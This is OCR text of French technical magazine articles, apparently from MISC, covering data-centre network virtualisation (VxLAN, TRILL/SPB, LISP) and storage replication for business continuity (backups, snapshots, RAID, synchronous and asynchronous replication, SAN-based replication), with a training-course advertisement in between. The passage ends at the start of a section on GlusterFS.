Les protocoles de routage interne ou les agrégats de type LACP répartissent la charge sur plusieurs liens en fonction de hashs suivant des combinaisons définies (MAC/IP/Port Source). Le transport de trames L2 dans des segments UDP peut poser des problèmes engendrant un déséquilibrage de la charge. Il est important de veiller et contrôler auparavant la méthode utilisée afin d'éviter des déséquilibres qui pourraient s'avérer fatals pour l'infrastructure de transport.

2.3.4.3 Contrôles des trames

VxLAN ajoute un entête de transport, et utilise la correction d'erreur FCS du paquet original. Ainsi il est impossible de savoir, lorsque le paquet reçu est non conforme, si l'erreur provient du réseau de transport ou du domaine de broadcast. Si le réseau de transport est géré par un tiers, cela peut devenir très compliqué de trouver le chemin générant des CRC, le segment VxLAN pouvant passer par plusieurs chemins IP différents en fonction des algorithmes de hachage.

2.3.4.4 Charge des switchs

La déduplication des trames BUM impacte fondamentalement les équipements, qui doivent traiter des paquets qui ne leur sont pas destinés en encapsulation. Lorsque cette réplication est réalisée en software par le CPU, il est évident que des pertes de trames BUM sont à prévoir si surcharge. Les protocoles multicast, comme VRRP, qui pourraient être utilisés dans le VxLAN sont alors directement impactés.

2.3.4.5 Impact sur la sécurité

Les VxLAN cassent le modèle des VLAN, souvent terminés sur des firewalls. Dans ce cas, il faut bien prendre en compte que le domaine de broadcast qui pourra être étendu en multi-sites n'est pas chiffré et peut utiliser des liens d'un réseau IP pas toujours maîtrisé par le client. Le VxLAN routing, qui permet de router un VxLAN dans un autre, augmente encore ce risque de casser la sécurité des VLAN.

2.4 De l'encapsulation au routage Ethernet (TRILL/SPB)

En parallèle de MPLS et ses généralisations, d'autres protocoles d'encapsulation purement L2 ont été spécifiés et commercialisés dans la dernière décennie, avec comme objectif d'augmenter les performances et d'ajouter des fonctionnalités pour la virtualisation des réseaux, tout en dépassant les limitations de STP.

Il vaut la peine de mentionner TRILL (*Transparent Interconnection of a Lot of Links*) et SPB (*Shortest Path Bridging*). Ces deux protocoles se ressemblent dans la mesure où ils mettent en place une encapsulation L2-L2, font appel au protocole de routage ISIS, et utilisent un TTL dans la trame pour palier aux boucles.

Toutefois SPB et TRILL diffèrent fondamentalement dans le mode d'opération et de déploiement :

- SPB, standardisé par l'IEEE avec 802.1aq, fait plus directement appel à 802.1ah et PBB et leurs fonctions de OAM, etc.
- TRILL, standardisé par l'IETF avec différents RFCs, a au contraire adopté une approche type '*tabula rasa*'.

Alors que SPB requiert un déploiement ubiquitaire sur tous les switchs du réseau, TRILL permet d'avoir des segments multi-sauts en Ethernet entre deux nœuds TRILL, appelés *Router-Bridges* (RBs). Cela permet de considérer TRILL comme un protocole d'extension de LAN, à condition d'utiliser une liaison de niveau 2 pour relier une infra de DC géographiquement distribuée. Avec SPB : une trame entrante est encapsulée avec pour adresse MAC destination le switch de sortie du réseau de backbone SPB, alors que dans TRILL la MAC de destination est l'adresse du prochain saut TRILL-ISIS sur le plus court chemin vers le RB de sortie (et l'adresse MAC source est celle du RB générant la trame TRILL).

De la sorte, TRILL se présente comme un protocole apte à pouvoir gérer la mobilité des machines virtuelles (ou VMs), car sa méthode d'encapsulation permet d'ajouter une information sur la localisation d'une MAC sans avoir besoin de mettre à jour tous les switchs de l'infrastructure comme dans SPB. Il manque cependant à TRILL l'identification VNI pour le considérer comme un vrai protocole de virtualisation de réseau. Toutefois, cela a été exploré et implémenté par Gandi, voir **[10]**.

Nous avons présenté TRILL très synthétiquement. Toutefois, la principale limitation de TRILL est qu'il nécessite d'utiliser des liens L2 pour relier plusieurs sites. Une encapsulation TRILL sur UDP/IP **[11]** est discutée, mais cela pourrait laisser perplexe face à des solutions existantes telles que VxLAN, ou LISP.

2.5 Qu'est-ce que LISP ?

Le *Locator/Identifier Separation Protocol* (LISP) est un protocole qui peut être utilisé pour la virtualisation des réseaux. Il a été développé à l'IETF avec comme domaine d'application primaire le routage Internet (diminution de la taille des tables de routage BGP), mais il a été utilisé dans différents contextes comme, par exemple, dans les réseaux de datacenters pour la gestion de la mobilité des machines virtuelles. Cisco est l'industriel qui s'est investi le plus dans la standardisation de LISP et de son intégration dans des produits commerciaux, à ce jour.

Le principe de LISP est d'effectuer une encapsulation IP sur IP, où les adresses IP externes - appelées RLOCs (*routing locators*) - indiquent le localisateur de la source et de la destination (le serveur où se trouve une machine virtuelle, par exemple), et les adresses IP




Figure 7 : Routage LISP : aller avec mapping entry déjà dans le cache.

internes – appelées EIDs (*End-point Identifiers*) indiquent les terminaux. Pour cela, LISP s'appuie sur un plan de contrôle externalisé, et accédé en mode « pull » : on demande au fur et à mesure des besoins les informations de localisation, quand le trafic vers une destination IP dont on ne connaît pas la localisation, arrive. Lorsqu'un routeur LISP reçoit du trafic vers une destination IP qui est inconnue du plan de contrôle LISP (trafic non LISP), le message est transféré tel quel sans encapsulation LISP.

Un exemple de communication Map&Encap LISP est donné dans les figures suivantes. Dans la figure 7, il s'agit d'un paquet allant de la machine 11.3.9.5 à la machine 19.76.2.4. Dans la figure 8, il s'agit du chemin de retour. On suppose pour l'aller, que le routeur LISP de sortie (sur le chemin de sortie) possède déjà l'information sur la localisation dans son mapping cache ; 19.76.2.4 a deux RLOCs, dont un prioritaire: une métrique de priorité est prévue à cet effet. On suppose maintenant que pour le retour le routeur LISP de sortie ne possède pas de mapping pour 11.3.9.5. C'est dans ce cas que le plan de contrôle rentre en jeu, en interrogeant avec un message map-request le système de mapping, qui lui répondra avec un map-reply. Dès le mapping installé dans la mapping cache, le paquet est encapsulé vers RLOC1. À noter que cette fois les priorités pour les deux RLOCs de destination sont les mêmes : la seconde métrique, le « weight », entre en jeu en donnant les taux de partage de charge sur les RLOCs.




Figure 8 : Routage LISP : retour avec requête au mapping system.

En effet, le plan de contrôle inclut un système de mapping qui garde les associations IP EID<>IP RLOC, de façon duale à ce fait par DNS pour les associations IP<>nom, par exemple. À la différence de certains de ses prédécesseurs (qui effectuent la séparation entre l'identifiant et le localisateur IP comme HIP et SHIM6), LISP n'a pas vocation à modifier les nœuds EID : la logique LISP est implémentée uniquement sur des routeurs IP qui se trouvent sur le chemin du trafic de bordure (passerelle par défaut ou routeur de bordure d'un réseau local).

2.5.1 Encapsulation LISP




Figure 9 : Ajout du shim LISP.

La trame venant du terminal peut éventuellement être taguée ou traverser des segments QinQ ou d'autres technologies de niveau 2. Lorsqu'elle atteindra un routeur LISP (son RLOC), le routeur LISP s'intéressera seulement au paquet IP, qu'il encapsulera dans un autre paquet IP vers le RLOC de la destination (donné par le plan de contrôle) en utilisant UDP avec un port de destination LISP-data. Un shim (champ intermédiaire) de 8 octets est ajouté entre l'entête UDP et le paquet client.

Dans le shim LISP, les 4 derniers octets peuvent être utilisés pour désigner une 'INSTANCE-ID', qui peut faire office de VLAN étendu ou identifiant de réseau virtuel (VNI) comme dans VxLAN. Cet usage particulier n'est pas explicité dans le standard, mais utilisé de-facto par certains. En effet, si on compare le paquet VxLAN au paquet LISP, la différence est minime : les deux utilisent

une encapsulation IP, UDP, un shim de 8 octets, mais VxLAN transporte une trame Ethernet alors que LISP transporte un paquet IP. Les similitudes entre VxLAN et LISP ne s'arrêtent pas là : dans une certaine mesure le VTEP est l'équivalent du RLOC. Une grande différence entre les deux existe toutefois, au niveau du plan de contrôle, totalement découplé dans LISP, sur lequel ne nous attarderons pas, mais nous vous invitons à le découvrir dans **[12]** (ainsi que son implémentation effectuée par le LIP6 **[13]**).

2.5.2 Gestion de la mobilité des machines virtuelles

Il est légitime de se demander comment LISP peut servir pour étendre un LAN de niveau 2 à partir du moment où le terminal et son RLOC sont supposés communiquer en L3. Plutôt que d'effectuer de la segmentation des réseaux virtuels par VNI/INSTANCE-ID, à ce jour l'utilisation principale de LISP dans les DCs est le pilotage du trafic et l'optimisation du routage vers les machines virtuelles (VM). Cet usage a intéressé Cisco, mais aussi VMWare et EMC parmi d'autres **[14-16]**.

Quel est donc le principe de LISP pour la mobilité des VMs ? L'idée est d'émuler le même LAN dans les différents endroits où la VM pourrait être migrée. Lorsque la VM est migrée, elle garde son adresse IP, son adresse MAC ainsi que sa table de routage IP et sa table ARP. Pour avoir un fonctionnement correct, tous les next-hops dans sa table de routage IP doivent être visibles et opérationnels dans les différents endroits où la VM peut être migrée, mais aussi avec les mêmes adresses MAC. Il s'agit de répliquer le LAN vu par la VM derrière les clusters de virtualisation où elle pourrait être migrée. Il est donc sage de rendre sa table de routage la plus compacte possible, avec très peu de routes, et avec la route par défaut pointant vers le routeur LISP qui aura la même adresse MAC sur les différents sites, mais un RLOC différent.

Une VM sera donc migrée d'un DC à un autre DC, ou d'une salle à une autre salle, sans avoir besoin que les différents sites soient interconnectés en L2. Après la migration, le plan de contrôle doit faire le nécessaire pour associer l'IP de la VM à sa nouvelle localisation (RLOC). Pour cela, deux façons principales ont été proposées :

- La première, par Cisco, consiste à préconfigurer au niveau des routeurs LISP les adresses IPs qui sont mobiles : quand le routeur LISP reçoit des données d'une telle IP et que le RLOC actuellement associé à cette IP par le plan de contrôle n'est pas le sien, il sollicitera au plan de contrôle une mise à jour du RLOC pour « s'approprier » de la fonction de localisation de la VM. Une telle approche a le mérite d'être assez légère, mais si elle n'est pas complétée par des mécanismes de sécurisation, pourrait être dangereuse.
- La seconde est proposée dans **[17]** et s'appuie sur un message de plan de contrôle (avec authentification HMAC) de l'hyperviseur vers le routeur LISP (ou directement le système de mapping IP<>RLOC) dès réception de la VM. Ainsi, dans **[6]** il est démontré que la migration à chaud de VMs à travers l'Internet sur de très longues distances peut se faire avec un temps d'interruption inférieur à la seconde, et donc sans interrompre les connexions TCP. La migration à chaud n'est évidemment pas la seule façon de migrer un VM. Snapshotting et duplication de VMs pilotées avec LISP sont d'autres techniques envisagées pour garantir la résilience en cas de désastre de grande envergure, voir **[14-16]**.

Si on s'intéresse au modèle de déploiement avec le moins d'impact sur l'infra réseau, avec une VM qui n'a que sa passerelle par défaut dans sa table de routage, alors la VM et son routeur LISP - dans le jargon nommé xTR, pour *Ingress/Egress Tunnelling Router* - peuvent être co-localisés dans le même serveur de virtualisation. Chaque serveur de virtualisation aura son propre xTR sur une VM (par exemple en utilisant **[13]**), qui sera la passerelle par défaut de la VM qui est migrée.

Alternativement à la mise en VM du xTR, pour les fonctionnalités du plan de transfert LISP, on peut s'appuyer sur OpenVswitch, qui supporte depuis quelques années l'encapsulation LISP. Dans ce cas, OVS est piloté à distance, notamment avec OpenDayLight, voir **[18]**, ou d'autres contrôleurs comme par exemple OpenStack.

2.5.3 Plateforme d'expérimentation LISP-Lab

Des travaux sur l'utilisation de LISP pour la gestion de réseaux virtuels et de datacenters sont conduits dans le cadre d'un projet français de recherche collaborative financé par l'ANR, le projet LISP-Lab **[19]**, piloté par le LIP6. Une plateforme d'expérimentation est ouverte à tout expérimentateur.

Conclusion

Avec l'avènement des architectures « Spine and Leaf » et « BGP Top of Rack », les interconnexions de niveau 3 en Point-to-point se sont très largement développées ces dernières années, même en intra-datacenter. Mais il fallut néanmoins ajouter une couche d'abstraction afin de garder de vieilles habitudes de design et utilisations reposant sur le niveau 2.

Finalement, comme le disait déjà la RFC1925 en 1996 : « *It is easier to move a problem around (for example, by moving the problem to a different part of the overall network architecture) than it is to solve it* ». ■

Remerciements

Nous tenons à remercier nos collègues pour leurs précieuses relectures, ainsi que Jérôme Nicolle pour sa suggestion de plan.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

esiea
GROUPE

2 FORMATIONS EN SÉCURITÉ INFORMATIQUE

FORMATIONS À PLEIN TEMPS

(740 heures sur 6 mois de cours,
puis 6 mois en entreprise)

Accréditées
par la Conférence
des Grandes Écoles

MSge
Mastère spécialisé®

▶ Rentrée début octobre 2016

MASTÈRE SPÉCIALISÉ SIS

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

www.esiea.fr/sis • ms@esiea.fr

Campus de Paris
Les Gobelins Ⓜ7
9 rue Vésale
75005 Paris

MASTÈRE SPÉCIALISÉ NIS

NETWORK AND INFORMATION SECURITY

(cours en anglais)

- Secure programming
- Network control and auditing
- Network security drill and training
- Cryptanalysis, advanced computer virology
- Cyberattack techniques

www.esiea.fr/nis • ms@esiea.fr

Campus de Laval
Parc Universitaire
et Technologique

INSCRIPTIONS OUVERTES - **PLACES LIMITÉES**

STOCKAGE ET PCA/PRA

Pierre-Charles WAGREZ – Cabinet Solucom

mots-clés : STOCKAGE / PCA / PRA

Les données d'une entreprise sont une ressource critique qui doit être préservée pour assurer la continuité de l'entreprise. À ce titre, tout projet de Plan de Continuité d'Activité doit prendre en compte les données. Cet article présente les différentes manières d'assurer la survie des données de manière à pouvoir reprendre ses activités suite à un sinistre.

1 Besoins et solutions

La continuité, ou la reprise d'activité introduit deux notions importantes : RTO et RPO, parfois remplacées par DIMA et PDMA en français même si ces notions sont légèrement différentes :

- Le RTO (*Recovery Time Objective*) ou DIMA/DMIA (Durée d'Interruption Maximale Acceptable). La DIMA est la durée maximale acceptée pendant laquelle le service (ou composant) concerné ne sera pas accessible. Une DIMA de 0 nécessite des mécanismes de rétablissement automatiques sans aucune interruption ;
- Le RPO (*Recovery Point Objective*) ou PDMA (Perte de Données Maximale Acceptable). La PDMA représente la durée maximale acceptée d'enregistrements de données susceptibles d'être perdues suite à un incident. Une PDMA de 0 implique de récupérer les données dans leur état au moment exact de la coupure, donc sans aucune perte de modification.

À noter que les termes anglais et français sont utilisés de manière identique alors qu'ils diffèrent sur un point important : les termes anglais indiquent un objectif, qui peut ne pas être atteint, et les termes français indiquent une valeur maximale. En toute logique la valeur objectif dans chacun des cas devra évidemment être inférieure à la valeur maximale admissible.

Comme dans tout projet informatique, le Plan de Continuité d'Activité (PCA) de l'entreprise doit formuler des besoins en termes de DIMA et PDMA et le résultat sera un compromis entre les besoins formulés et la réalité technico-économique, c'est-à-dire les solutions qui existent et dont le coût est acceptable en regard du risque. Les moyens techniques permettant d'atteindre une DIMA et une PDMA à 0 sont évidemment les plus coûteux, voire inexistants dans certains cas.

Dans la pratique, différents besoins existent pour différents domaines du SI, et différentes offres de services internes sont construites, permettant de limiter le coût global.

Deux familles de technologies existent et sont en général combinées, car elles couvrent des types de panne différents :

- La sauvegarde, effectuée à intervalles réguliers, permet de se prémunir contre la perte ou la corruption de données quelle qu'en soit la cause, mais avec une perte de données en général d'une journée, voire plus. Plusieurs jeux de sauvegarde permettent de revenir plus ou moins loin en arrière ;
- La réplication, effectuée en temps réel ou quasi réel, permet d'apporter une perte de données de 0, ou proche de 0, mais ne permet quant à elle que de protéger d'une perte de données liée à une panne, mais pas liée à une mauvaise manipulation, comme une suppression de fichiers, ni contre la corruption suite à un bug logiciel.

2 Technologies de sauvegarde

Deux technologies sont rencontrées, et souvent combinées :

- la sauvegarde classique sur bandes, VTL (*Virtual Tape Library*), disques ou dans le Cloud ;
- les snapshots (locale sur les disques).

2.1 La sauvegarde classique

Cette sauvegarde s'effectue à distance à travers le réseau, LAN ou SAN selon les cas, et, outre la nécessité souvent d'arrêt des applicatifs pour déverrouiller les fichiers, elle se caractérise également par des volumes importants et de longues durées, posant parfois problème vis-à-vis des créneaux de maintenance des infrastructures.

Elle est déclinée typiquement en sauvegarde intégrale le week-end et sauvegardes incrémentielles toutes les nuits de la semaine pour réduire le RPO atteignable.

2.2 Les snapshots

Ce mécanisme, qui complète les backup plutôt que les remplacer, est basé sur des capacités internes des baies de stockage pour conserver localement une version des données à un moment précis, ce qui permet une grande rapidité et l'absence de flux volumineux sur le réseau de l'entreprise.

On distingue plusieurs variantes principales :

- copy-on-write : ne recopier un bloc que lors d'une opération d'écriture sur celui-ci ;
- clone ou split-mirror : un miroir est créé puis est détaché du volume source au moment souhaité.

De par leur aspect pratique, les snapshots font maintenant partie des fonctions couramment présentes sur les systèmes de stockage.

3 Technologies de réplication de données

La réplication consiste à répliquer les données d'une source vers une ou plusieurs cibles. Ce n'est donc pas un mécanisme bidirectionnel comme la synchronisation. Dans la pratique, c'est le mode de réplication des données qui va jouer le rôle le plus important dans l'atteinte du RTO et du RPO visé.

Plusieurs approches sont disponibles et étudiées dans les chapitres qui suivent :

- réplication portée par le stockage (les disques, les baies, le SAN...) ;
- réplication portée par le système de fichiers ;
- réplication portée par le serveur ou son système d'exploitation.

Les cas particuliers des Systèmes de Gestion de Bases de Données et des solutions de virtualisation serveurs, qui amènent tous deux des besoins et des solutions spécifiques, sont également abordés.

3.1 Réplication portée par le stockage

3.1.1 Réplication portée par les disques

Cette réplication, plutôt portée par le contrôleur des disques que par les disques eux-mêmes, par ailleurs nécessairement locale et ne couvrant ainsi que contre des pannes de disques, va mettre en œuvre les technologies RAID (*Redundant Array of Inexpensive Disks*) **[RAID]**, et plus particulièrement RAID 1 (écriture miroir) et RAID 5 (entrelacement avec parité), voire RAID 6 (entrelacement avec double parité) ou les variantes de RAID 5 et 6.

La figure 1 présente le principe des modes RAID les plus courants.




Figure 1 : Modes RAID les plus courants.

Les modes RAID peuvent être combinés. Par exemple RAID 10 correspond à un mode 1+0, c'est-à-dire des grappes de disques en RAID 1 combinées ensuite en RAID 0.

3.1.2 Réplication portée par les baies

La réplication portée par les baies s'effectue généralement depuis des volumes ou des groupes de volumes sources, qui sont en lecture/écriture, vers des volumes ou groupes de volumes d'une baie distante et qui sont en général verrouillés en écriture.

Les mécanismes de réplication introduisent la notion de synchronisme **[Disaster Recovery]** :

- la réplication synchrone est une réplication où l'acquittement d'une écriture n'est envoyé au client que lorsque la donnée a été écrite également sur le volume distant. C'est la solution garantissant




Figure 2 : Fonctionnement de la réplication synchrone.

la perte de données la plus faible. On y retrouve les offres Truecopy de Hitachi, SRDF d'EMC ou encore PPRC d'IBM. La réplication synchrone ajoutant nécessairement une latence lors des allers/retours vers la baie distante, elle est en général limitée à 70-80km. Certaines solutions introduisent un mécanisme « semi-synchrone » qui cherche à optimiser la latence en émettant l'acquittement distant dès que la donnée est en cache sans attendre qu'elle soit sur disque.

Note : la latence induite peut être estimée à partir de la vitesse de la lumière dans une fibre optique (~200 000km/s), la distance et la prise en compte de l'aller-retour. Soit 1ms pour 100km de fibre. Du fait des équipements traversés et du cheminement des fibres, on est plus souvent limité à 30 ou 50km à vol d'oiseau.La figure 2 présente le principe de la réplication synchrone.




Figure 3 : Fonctionnement de la réplication asynchrone.

- la réplication asynchrone décorèle quant à elle l'écriture sur le distant, qui peut être légèrement décalée. Certains vendeurs implémentent un time-stamp et un numéro de séquence pour chaque opération d'écriture afin d'assurer la cohérence des données, tandis que d'autres transmettent des « delta-set » à intervalles réguliers **[Disaster Recovery]**.

  La figure 3 présente le principe de la réplication asynchrone.

- la réplication PiT (*Point in Time*) s'appuie sur la création de snapshots à intervalles réguliers (le « point in time ») et la réplication de ce snapshot sur une baie distante. À des fins d'optimisation, c'est en général le delta entre ce snapshot et le précédent qui est répliqué.La figure 4 présente le principe de la réplication Point-in-Time.




Figure 4 : Fonctionnement de la réplication Point-in-Time.

3.1.3 Réplication portée par le SAN

Le SAN, transportant les paquets SCSI, est à même de répliquer lui-même les ordres d'écriture en envoyant une copie vers une deuxième baie de stockage. L'utilisation du SAN pour cette copie a pour avantage d'être indépendant du constructeur et du modèle de baie de stockage.

L'Application Platform de Brocade ou la fonctionnalité SANTap de Cisco **[SANTap]** permettent de s'intercaler entre les clients et les baies pour ensuite dupliquer les écritures vers un équipement tiers, comme les appliances RecoverPoint d'EMC.

La figure 5 présente le principe de la réplication via le SAN en utilisant SANTap.

Il est également possible de s'appuyer sur des équipements spécifiques placés dans le SAN en coupure entre les clients et les baies permettant d'apporter une couche de virtualisation supplémentaire entre les




Figure 5 : Fonctionnement de la réplication avec SANTap.




Figure 6 : Fonctionnement de VPLEX Metro.

clients et les baies de disques, qui peuvent dès lors être hétérogènes.

Un exemple de ces solutions est VPLEX d'EMC **[VPLEX]** :

- VPLEX virtualise complètement le stockage effectif, qui peut être réparti sur plusieurs baies différentes localisées sur plusieurs sites dans le cas du VPLEX Metro (RTT max 5ms, soit x dizaines de km) ou Geo (RTT max 50ms, soit x centaines de km).

  L'architecture Metro et Geo se distingue par le mode d'écriture : en « write-through » pour le VPLEX Metro (écriture à travers le cache et acquittement par la baie) et « write-back » pour le VPLEX Geo : acquittement par le cache puis écriture sur la baie ;

- une redondance est introduite au niveau du groupe de volumes par un mécanisme de type RAID1 distribué sur les différentes baies (« Distributed RAID1 ») ;

- les deux membres du RAID1 sont accessibles en lecture/écriture et la cohérence des données est assurée par une synchronisation temps réel entre les caches des appliances VPLEX et le passage par le cache pour toute opération ;

- optionnellement, un « VPLEX Witness », situé sur un 3ème site, peut être introduit dans les architectures Métro ou Géo pour traiter les cas de Split-brain.

  La figure 6 présente le principe de VPLEX Metro.

3.2 Réplication portée par le système de fichiers

De nombreux systèmes de fichiers distribués implémentant de la réplication existent, mais tous ne sont pas déployés à grande échelle dans les entreprises. Un tri est donc effectué pour ne retenir que ceux qui semblent les plus pertinents ou représentatifs.

3.2.1 DFS (Distributed File System)

Microsoft dissocie le service DFS du service de réplication (DFSR), chacun pouvant être utilisé séparément de l'autre. DFSR effectue une réplication asynchrone avec quelques limitations importantes : les fichiers ouverts ne sont pas répliqués d'une part et d'autre part il n'y a pas de gestion de verrouillage de fichier entre les membres du cluster et des conflits de mises à jour peuvent exister.

De manière à assurer l'intégrité des données, il est donc primordial d'imposer un fonctionnement en mode actif/passif alors que le système de fichiers ne permet pas nativement d'effectuer ce contrôle.

3.2.2 GlusterFS

